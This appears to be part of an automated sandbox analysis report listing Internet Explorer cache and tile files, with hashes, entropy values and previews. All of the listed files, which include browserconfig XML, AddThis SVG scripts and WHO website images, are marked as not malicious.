SHA-256:	D446F2F6D59DB0190CE89AE3EA5F7DA7299FC84FC963C3E77C2E1F35CFA05B45
SHA-512:	D18BCB8D94A08011B66317704913FC6BEC786C7373AE12CD9BFEAED2459E6903CD1CEE4FB1A18F8829DCFC420DB4A46A47FA06ED55EEB66B798045B710EB8 F4
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{AB82FDC0-92FB-11EB-90E4-ECF4BB862DED}.dat	
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.125840918900346
Encrypted:	false
SSDEEP:	12:TMHdNMNxOE8Ek6E+nWimI002EtM3MHdNMNxOE8Ek6E+nWimI00ObVbkEtMb:2d6NxOASZHKd6NxOASZ76b
MD5:	5817DFC0D38DE76BA0DE394C00872D03
SHA1:	5431811D04C527FC71FC18585C30B0D46635A555
SHA-256:	F65CC55D836F1E36B2C392C3DD9DE2FB5FE14AFFE2A02745B92BBFEA83434C0B
SHA-512:	09B9B342C1684F0B377CEDFF051919560B425451D4BC341FF11F97030DB704FF60C9E6DC36CBA45C58244B1308ACA7DCD65939662EAD39B0084647546B150697
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x75e245f6,0x01d72708</date>< accdate>0x75e245f6,0x01d72708</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x75e245f6,0x01d72708</date><accdate>0 x75e245f6,0x01d72708</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile ></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.096817193273539
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2k4aSknWimI002EtM3MHdNMNxe2k4aSknWimI00Obkak6EtMb:2d6NxrWSZHKd6NxrWSZ7Aa7b
MD5:	C7A5C1239C4AAD74B5B3C49F72F477BA
SHA1:	7429E3568F99CE6D9B08FE93F0FD1DC138651A67
SHA-256:	BCF9E5C06B4FADFEF297F3F838A65B5492170035C6B0402DAA3224D37259AE7B
SHA-512:	A3AAB631A85F26ACA59A806EF1ECCCE106293D2AC135D7DE28B855DB5A3614DA2F1F4B037459310679140EE3C955440B33160A4F0F47C933D2F68291FC7DB21
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x75db1ee8,0x01d72708</date><a ccdate>0x75db1ee8,0x01d72708</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x75db1ee8,0x01d72708</date><a ccdate>0x75db1ee8,0x01d72708</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Am azon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	662
Entropy (8bit):	5.145560032890936
Encrypted:	false
SSDEEP:	12:TMHdNMNxvL8Ek6E+nWimI002EtM3MHdNMNxvL8Ek6E+nWimI00ObmZEtMb:2d6Nxv1SZHKd6Nxv1SZ7mb
MD5:	025A39C872F6E21737AACE2D9E492F52
SHA1:	8A3A086045A0D9A9EAC123CB98B175C1C138B2DB
SHA-256:	2440BB9B0A2D2396EA8AF2D9079505711856BA486C30B2B93FF0BE042F37C6C2
SHA-512:	EFED77A5AB1CC18894B89E073D4D26F3E49B4A18965E5D8E23DA442C060F5C8DE8F2A8FC13FB6EB3F8EA9F66DDF71216EE49326E4358B387A049FBA162C41A F
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x75e245f6,0x01d72708</date> <accdate>0x75e245f6,0x01d72708</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x75e245f6,0x01d72708</date><accda te>0x75e245f6,0x01d72708</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipe dia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Category:	dropped
Size (bytes):	647
Entropy (8bit):	5.081825816431691
Encrypted:	false
SSDEEP:	12:TMHdNMNxiOK4UnWimI002EtM3MHdNMNxiOK4UnWimI00Obd5EtMb:2d6NxRhUSZHKd6NxRhUSZ7Jjb
MD5:	B7A724BE550EA060FEE819E49385E03F
SHA1:	E577EE012A14B5F4A4DA4E3951A52843F9A499E6
SHA-256:	4A7F8266BC564B0018B92DFD80FF4924A93FD11D23A23B9042C16F646AAA7E80
SHA-512:	CF69E4AAB7A6BFE8EF303E4F745D94F679711CF087E3B421F09BFBEC65A14DF43850792D52578A07EE5461C5DF7277210B1A05DF13A26E022D16D0FC504CAAE0
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x75dfe370,0x01d72708</date><accdate>0x75dfe370,0x01d72708</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x75dfe370,0x01d72708</date><accdate>0x75dfe370,0x01d72708</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.160603405264169
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGw8Ek6E+nWimI002EtM3MHdNMNxhGw8Ek6E+nWimI00Ob8K075EtMb:2d6NxQ0SZHKd6NxQ0SZ7YKajb
MD5:	C311F8A3088FD9396CBD1F72713A4143
SHA1:	9F4D25B1AA2FEC969FAD0815F991D6FF3D6EA301
SHA-256:	EC50C527747792DEBF632ABCCBC759EF4740915E7315177EB18C4BF471BF182F
SHA-512:	392ED4E9B34A3E8896B8F7858CD7089ED82684922FBAB4E84E06DFDF08F6D8C50CA3AED2A7DBA1D7D012B18BB24459EEB6D19AF54BEEDFD28C37123B939DBC67
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x75e245f6,0x01d72708</date><accdate>0x75e245f6,0x01d72708</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x75e245f6,0x01d72708</date><accdate>0x75e245f6,0x01d72708</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.129156444145903
Encrypted:	false
SSDEEP:	12:TMHdNMNx0n8Ek6E+nWimI002EtM3MHdNMNx0n8Ek6E+nWimI00ObxEtMb:2d6Nx0pSZHKd6Nx0pSZ7nb
MD5:	D21E1537C45262FE762DCDBBEE81D3B1
SHA1:	1315902A2F8009FC675B4B354C791DF7502D0D32
SHA-256:	F783FA6CA869E1609C7A1999BD3120A3D59EC7A3EBF7D4EE41B32F30CC196694
SHA-512:	F7193DDE93B2145C577D4774B31A384F9BD58C98D8EA90755382EF257A9E382902C24865D23456B63BD5501BCC1AC778DA207F31C60ECA2E697C07A5FEE9765
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x75e245f6,0x01d72708</date><accdate>0x75e245f6,0x01d72708</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x75e245f6,0x01d72708</date><accdate>0x75e245f6,0x01d72708</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.106878372901071
Encrypted:	false
SSDEEP:	12:TMHdNMNxxOK4UnWimI002EtM3MHdNMNxxOK4UnWimI00Ob6Kq5EtMb:2d6NxkhUSZHKd6NxkhUSZ7ob
MD5:	DF883FC66467547F947AE513EB6E5353
SHA1:	97C65F02348ECFBE5C5DD61171FA2D403900B46F

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
SHA-256:	955E2F5764F89C0FFB1E747F90FA50B55CD127C158331C21AE43ADC93A76D289
SHA-512:	9D82E9EA5F08A1F79544D591D0CE90FA2D15D9821E9727284FBBB50866F38FB075418A01E8F80ED794FA0DEACC0FE1E7523D5E400362C4B07BD760CE43EF3BE6
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x75dfe370,0x01d72708</date><accdate>0x75dfe370,0x01d72708</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x75dfe370,0x01d72708</date><accdate>0x75dfe370,0x01d72708</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.0974856911490765
Encrypted:	false
SSDEEP:	12:TMHdNMNxcAdVUaWdVUknWimI002EtM3MHdNMNxcAdVUaWdVUknWimI00ObVEtMb:2d6NxNdVUjdVUkSZHKd6NxNdVUjdVUkA
MD5:	1A0C73DE38AFB51F10C83B510FE8FC60
SHA1:	34DB6861EEB25568BB3440BA9871C60434EE2353
SHA-256:	726CDA3028D0B974A662B8C3BA4874CFB7AAA9CD9D851D2CD6AA02AD183D7D52
SHA-512:	F0E7E7282DE9314B3BAA73C6F04AA8F469F02F09101DA3E012564915A9642902EF741B6FDA08C2B66D0E2619BDB27DEBA995F548140A8B20F5C8A495E0AD1572
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x75dd8130,0x01d72708</date><accdate>0x75dd8130,0x01d72708</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x75dd8130,0x01d72708</date><accdate>0x75dd8130,0x01d72708</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.0771196171500526
Encrypted:	false
SSDEEP:	12:TMHdNMNxfnAdVUaWdVUknWimI002EtM3MHdNMNxfnAdVUaWdVUknWimI00Obe5Es:2d6NxodVUjdVUkSZHKd6NxodVUjdVUkh
MD5:	AF354A3F28422D41042A1438FC72A8B2
SHA1:	7840273D7A61648E4B04415D04F3CA354865177D
SHA-256:	255FCE752439FF2021DC10394116F614EFF8D921945A6EB3E41A3C10C41C0101
SHA-512:	F98B0EA3944BC7FB838DF1BAB7224A7F9B58C79E5C537AB73C193C2A6049C568E06D889342B9FA8B6177B725A1A386C2BAFC9764BF10FF69C463053C7FF37D1
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x75dd8130,0x01d72708</date><accdate>0x75dd8130,0x01d72708</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x75dd8130,0x01d72708</date><accdate>0x75dd8130,0x01d72708</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\ynfz0jx\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	1250
Entropy (8bit):	5.434407934165169
Encrypted:	false
SSDEEP:	24:k6OGvtoOaPQSV1WvuhHg9XGdqiZNPGFwUmSydj60pF3KVukf/:k6OGFDNuhHgEwRx5yFPpw
MD5:	007AF6A213563A3A57569B9C249EBA9E
SHA1:	98C72F0E19283BA539B8EBFCBE6D62F1B562AF6C
SHA-256:	AE3972A3FDBAE5CD9D79EB53DB8912F366973FCB9A8B31282085257ADB22DAFE
SHA-512:	0C55AB89D09761C32C20C022E8696AA5DF351F383D293C7CC272437EF777774A9254A0F710D73495E88FEE3B5B7D9C5FC0C1BC94280F66DB6EC48B49B0C2F3A
Malicious:	false
Preview:	..h.t.t.p.s.:.//./.w.w.w...w.h.o...i.n.t./.f.a.v.i.c.o.n...i.c.o.~..... .h.....(..... ....v..T../.....4..y.....M.....3..1..7.....7..2..1.....f....!..q.....d..g.....k.....~.....r.#...+.#4.!2.!'.%...|.....x.....f.....q..E.'".!#..9..C..j..0..J..w.....\....."....;..O..s..,..O.....u..4..C.....X...._..g.....>..q.....W.%.%&..d.....L..h.....K..R.....}..O..f.....N.&(.$(..O.....[..k.....L.%;.#F..w.....)@.$=..R.....^..P.....I.$$.#$..;.....g.&5.#$..O.....C..4.....b.#&. &.%?..7..u.....v..f.").j.....+.....\.....=..9..W.....n..`.....O..A.....T.9.. .....a..P. &..%._.....s..C..&..X..Y.....Y.....%.....(...r..q.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\143.3d8bb49f121080f7c65c[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	625
Entropy (8bit):	4.670963210527082
Encrypted:	false
SSDEEP:	12:4M9QY/V3IAQLSJw+4rnNe+AsC7hN0iIggkbInFh/El4cLaMN:zK+BVKSetrNzO77041In/El4cLaMN
MD5:	E60DD66238DEE35752B8B072C7180B0D
SHA1:	75EE09DC1914B749E778F8D31968FAC048E82B40
SHA-256:	2DFA62171C6667988D674799A042B576B12881C34464CB9A78FF2138ED3FAA94
SHA-512:	6A3799D822C16AC980B2EC875C42DC89204C3484AC5E685ECC88626491DBE40F9E91255CE3532D8A4AB31896DD85D4844C131C8CB314786CF6E452F0B69248C
Malicious:	false
IE Cache URL:	http://https://s7.addthis.com/static/143.3d8bb49f121080f7c65c.js
Preview:	atwpjp([143],{248:function(s,t){s.exports='<svg width="32" height="32" xmlns="http://www.w3.org/2000/svg"><path d="M13.73 18.974V12.57l5.945 3.212-5.944 3.192zm 12.18-9.778c-.837-.908-1.775-.912-2.205-.965C20.625 8 16.007 8 16.007 8c-.01 0-4.628 0-7.708.23-.43.054-1.368.058-2.205.966-.66.692-.875 2.263-.875 2.263S5 13.3 03 5 15.15v1.728c0 1.845.22 3.69.22 3.69s.215 1.57.875 2.262c.837.908 1.936.88 2.426.975 1.76.175 7.482.23 7.482.15 0 .08 4.624.072 7.703-.16.43-.052 1.368-.057 2.205-.965.66-.69.875-2.262.875-2.262s.22-1.845.22-3.69v-1.73c0-1.844-.22-3.69-.22-3.69s-.215-1.57-.875-2.262z" fill-rule="evenodd"/></svg>'}});

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\176.b3b098a46f20d5583e41[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	1517
Entropy (8bit):	4.110829765636205
Encrypted:	false
SSDEEP:	24:r4Ci+BsHyetW8NV1WXUSWkrqJfT4Aiu96WfLygeJKP56OWGZsfKMN:ETHyegM+ULfT4Ai66WfLyggKP8D
MD5:	4DFE77C8CEA3D79577D222E8384019F9
SHA1:	68B644A1B012359A978BF8171DB8DFB5B6148637
SHA-256:	1EA37CF08EAEA3302C373E600CCA593F353F037CB753C0214A9FC3949C10B6C6
SHA-512:	67906EF257FD483CFC47A0E5B3238C27373FD48A899B648985DB79A50F0A9DE9EAA8A61E2461A243D25549643E0BFB69106A2DE13068EA53433D1FA09B036B05
Malicious:	false
IE Cache URL:	http://https://s7.addthis.com/static/176.b3b098a46f20d5583e41.js
Preview:	atwpjp([176],{281:function(c,a){c.exports='<svg width="32" height="32" xmlns="http://www.w3.org/2000/svg"><path d="M16.14 27a3.32 3.32 0 0 1-.17-.005 1.362 1.362 0 0 1-.11.005c-1.302 0-2.14-.63-2.948-1.24-.56-.42-1.086-.817-1.707-.927a5.176 5.176 0 0 0-.896-.08c-.526 0-.94.086-1.243.15-.183.037-.342.07-.463.07-.125 0-.262-.03-.3 2-.245a8.133 8.133 0 0 1-.126-.543c-.092-.45-.158-.728-.335-.757-2.067-.34-2.66-.804-2.79-1.133a.445.445 0 0 1-.033-.14.245.245 0 0 1 .195-.26c3.178-.557 4.603-4.017 4.662-4.164 0-.003.003-.007.005-.01.194-.42.232-.786.113-1.084-.218-.548-.93-.79-1.4-.948-.115-.038-.224-.075-.31-.11-.94-.397-1.018-.803-.98-1.01.062-.35 3.505-.6.862-.6.098 0 .185.02.258.056.422.21.803.318 1.132.318.454 0 .652-.204.676-.23-.01-.23-.026-.47-.04-.716-.095-1.6-.212-3.59.263-4.724 1.425-3.403 4.445-3.668 5.337-3.668l.39-.004h.054c.894 0 3.922.265 5.347 3.67.475 1.135.358 3.126.263 4.725l-.004.07c-.013.223-.026.44-.036.646.022.026.205.213.616.23.314-.013.67 3-.12 1.068-.316a.76.76 0 0 1

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\992x312-pag-coronavirus-2[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, progressive, precision 8, 492x312, frames 3
Category:	downloaded
Size (bytes):	35813
Entropy (8bit):	7.978445090692319
Encrypted:	false
SSDEEP:	768:0r9bCMceSTYfhoZesWcaOFKpeXKDJhZJWBE95F2EyBtoOLHZckZ7OkK:0JbYeggCELXOFjK7ZJ995F2E8HZJZOkK
MD5:	DD94068BB6D8B2500E5026970AC14D17
SHA1:	C729CEE3005968C9DF0DF1DA3ECB108E91117FC3
SHA-256:	76ECDFB74830CE360BF11FA7BD533F14BD13B7B5AC7EA7B2123FAC7316FFB1C1
SHA-512:	7A3CAC8FD6C5DAEE4F432DC9812ABD1E9EA6FEF7AF7B88CCABE99FAD2C6600377077CBF8E24C260D96896D49789982B5DF4090489327C6F644E3869F6896E42
Malicious:	false
IE Cache URL:	http://https://www.who.int/images/default-source/departments/child-health/992x312-pag-coronavirus-2.tmb-549v.jpg?Culture=en&sfvrsn=4da24492_7
Preview:	......JFIF.....`.`.. $.' ",#..(7),01444.'9=82<.342...........2!.!22222222222222222222222222222222222222222222222222......8...."...vS'X......}.....},.\...9..DNj..c...[.J{;.-$b.b[....E..J.J4...H.R...br5..k..)R.Ts....[.?.X..Y.Tg..9,....".i.VX.W...ED.............v._..vt"%..9...nW{h.....jw#^D.....&*.1&..Mnp...D..!..R. ..g.....N.j-.V#.b.(..y....u.rR.....5y..#a..C........R.e.<<4.. .2x .P..\..P.2.FX..G...,%DL....o,[.T.C.3.....9..W.....Ymu....YU.Z..C...].....T.e.D.F?d.m.+p.........IR.dkT.*.8f9.&:.k.....e..m.. b^...F...g[|.{C.S@..fO.!s.E%..G.(T..#L`..2..&.i[<.G......U=..H-^*D......"`...wyY.\.c....fK...........}.........."../.,^......0>..2>..E. ...B F..M..6..J.m......u.S..l.v..e...Z...S./.....N.G.zf...h"/["(~...%.n|..I..@u....<`9......6+g1wh........Qa....6.Z.,[c.Sf...B..l.....09b.......Dd.!.F.a.....m-.7......qm.w....G.".3..y.f.........1b,......5...#..(I.3..X..a.9.!

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\992x312-pag-coronavirus-2[2].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, progressive, precision 8, 492x312, frames 3
Category:	downloaded
Size (bytes):	35813

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\992x312-pag-coronavirus-2[2].jpg	
Entropy (8bit):	7.978445090692319
Encrypted:	false
SSDEEP:	768:0r9bCMceSTYfhoZesWcaOFKpeXKDJhZJWBE95F2EyBtoOLHZckZ7OkK:0JbYeggCELXOFjK7ZJ995F2E8HZJZOkK
MD5:	DD94068BB6D8B2500E5026970AC14D17
SHA1:	C729CEE3005968C9DF0DF1DA3ECB108E91117FC3
SHA-256:	76ECDFB74830CE360BF11FA7BD533F14BD13B7B5AC7EA7B2123FAC7316FFB1C1
SHA-512:	7A3CAC8FD6C5DAEE4F432DC9812ABD1E9EA6FEF7AF7B88CCABE99FAD2C6600377077CBF8E24C260D96896D49789982B5DF4090489327C6F644E3869F6896E42
Malicious:	false
IE Cache URL:	http://https://www.who.int/images/default-source/departments/child-health/992x312-pag-coronavirus-2.tmb-768v.jpg?Culture=en&sfvrsn=4da24492_7
Preview:	......JFIF.....`.`..... $.' ",#..(7),01444.'9=82<.342.....2!.!2222222222222222222222222222222222222222222222222222.....8...."..... .....vS'X.....}.....},.\...9..DNj..c...[.J{;.-$b.b[....E..J.J4...H.R...br5..k..)R.Ts....[.?.X..Y.Tg..9,....".i.VX.W...ED.....v._..vt"%..9...nW{h.....jw#^D.....&*.1&..Mnp...D..!..R...g.....N.j-.V#.b.(..y....u.rR.....5y..#a..C.....R.e.<<4.. .2x .P..\..P.2.FX..G...,%DL....o,[.T.C.3.....9..W.....Ymu....YU.Z..C...]..... T.e.D.F?d.m.+p.....IR.dkT.*.8f9.&:.k.....e..m..b^...F...g[|.{C.S@..fO.!s.E%..G.(T..#L`..2..&.i[<.G.....U=..H-^*D....."`...wyY.\.c....fK.....}....."../.^.....0>..2>..E. ...B F..M..6..J.m.....u.S..l.v..e...Z...S./....N.G.zf...h"/["(~...%.n|..I..@u....<`9.....6+g1wh.....Qa....6.Z.,[c.Sf...B..l....09b.....Dd.!.F.a.....m-.7.....qm.w....G.".3..y.f.....1b,.....5...#..(I.3..X..a.9.!

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\A-year-in-pictures--A-shared-commitment-to-change-the-course-of-the-pandemic_WHO-Bangladesh--TA-3[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 768x511, frames 3
Category:	downloaded
Size (bytes):	79855
Entropy (8bit):	7.987829633502392
Encrypted:	false
SSDEEP:	1536:qoimXNE8xjKN0wKof8gWYcvukJGaq/jXKzxMLx7UTjsEv56K2:zigNE8RKN0S4H6XKzIxke
MD5:	1094891E29ADE0E7819FB24E0B38C9DE
SHA1:	98120BE9DCA45D2984C7292E4668491B571315A5
SHA-256:	83868BCFF2C7B7E8BD92B00903E036E531C5BD0D9E4C9540FD540292E1559074
SHA-512:	D183E89805ADE487486E793C5B659B64B73C5D5E751794501FA96FBCDD0FA8BB5B42138E29F5723DAF797212940BBC2143E4AEBF34B11BD2DC05EF6581B525A
Malicious:	false
IE Cache URL:	http://https://www.who.int/images/default-source/searo---images/countries/bangladesh/cxb/a-year-in-pictures--a-shared-commitment-to-change-the-course-of-the-pandemic_who-bangladesh--ta-3.tmb-768v.jpg?sfvrsn=dbf025dd_1
Preview:	......JFIF.....C.....!....."$".$.....C.....".....f%.<..!..tT...B+...,.}z<..E7 .Z.?.U..Yv...E...1'.....#.g...^F. ,w..sE.....]....w]HM..X.+...V...X-.....H.D.[.;5.|..7JA.!.....x/...D..j...y..m..R...u.J....U}.....J...N7@.GvZ&.-...OA$.$.I&.I....X..L../J...n1.Z....}...\..j.?...E.y.....j.<....e....#.f.v/..GU./.e5|.8.3...l.z..M.0^..(..._...{%4].t.cNp[..dZ.....M..U9J..+.n.h..I..~.C.....6ejN.....f._.?.*+n....e.r..;...c....{..R{.....z..I.=.d..$.I&.9J..G|..?G.u..=..is:..yDR.=Dk..ru...h]..y.. ....'.a.....ouxq4.6...p.|.....C.z.#..v.r....,.C..z.w.1G..f...v.-Ee....`...:N.\.i._.r.:.....'4...?v?..V...:.-.L...oz..V.:...t1p..^.;!.^...G.....B.}.....$.m$.|.a7.b..h."|....$.u...T..4...3z.|/.:.i;...u....8..8..(b..C$b.....rxYB=F'....8.&7..>.>=%....sW.N.~.....m.L..I

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\DSC_8725_s[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 549x359, frames 3
Category:	downloaded
Size (bytes):	37650
Entropy (8bit):	7.977424741385987
Encrypted:	false
SSDEEP:	768:wqR/SR0WUnqF8vKftilrF02K3DdQXR8nF8PXD5rDwez6wSz:PStZF8ktil502KTdQXSnF4NA
MD5:	97018CA0651276A5DEB7EE3D9EDACE08
SHA1:	D557607F00257D9773BC44FC1900AC1123FE12CF
SHA-256:	27215C4AB8A98F8387188BAD3D596CB6F9ED8762FF043255E0C4A3003946CECC
SHA-512:	5DF0A1BB490D3D77FDF029B1D51ED972745CAB28D85202AE611ED273243B597B80881DB4389079C4C400C7519573CF426847FBEE4D191CEB7EC6C745EAC4CE8
Malicious:	false
IE Cache URL:	http://https://www.who.int/images/default-source/health-topics/coronavirus/dsc_8725_s.tmb-549v.jpg?Culture=en&sfvrsn=f688b931_6
Preview:	......JFIF.....C.....!....."$".$.....C.....g.%.."....d..Rg#KFE;A.Z.V..,.`....W"..,.W.b.\.....*.9.62..j.2..@.P&*..@X.....1..a``Zh...Y=E.@.....Br.h.+..&..i.q.Lzr!k2u.+.Nz.CV1_V.i...}.....s..Y..$.....+..8...Jd..Ap.nM..U....aoD....op..Z.=..[,w...AM...2..fM*yFD..,...H...uAi..A..U.Q...W.Q..{.....K.t2M+I..N....+..i&`.N.f..Z...R...p.<..X.P..bR.....Q.R(..3k..].iu..2$..P.)..S..9...8.qhv..9R..e.0WDW..!.....i.....A...=fV..U.GR.)l._f...N.B...!7.bL.X.o.[Fr..\.iB.g.D.....l.=..d<..t.ZQ$4...*+a.h$...Z..l.\mN..E.g.....B.@-..."21^..N..v5..Ov.R.....@X.H.jw.GNX.5..f...,..p..Dk.$.L.N.=.J.K.+..s....M..._;C.K.....c=kQ.W*.@dT.wSN...:..d.oev.F....r.#L-.dH^...l,@.^...s))V.K9.sV.gKDKU.T9s,...bZ.,...[D.L.N..R..>uJW.fx.hVdl$&.{K*q..Z..j.75S..}.^S?f.s.....]r_U.....%.$V..r..'w,.

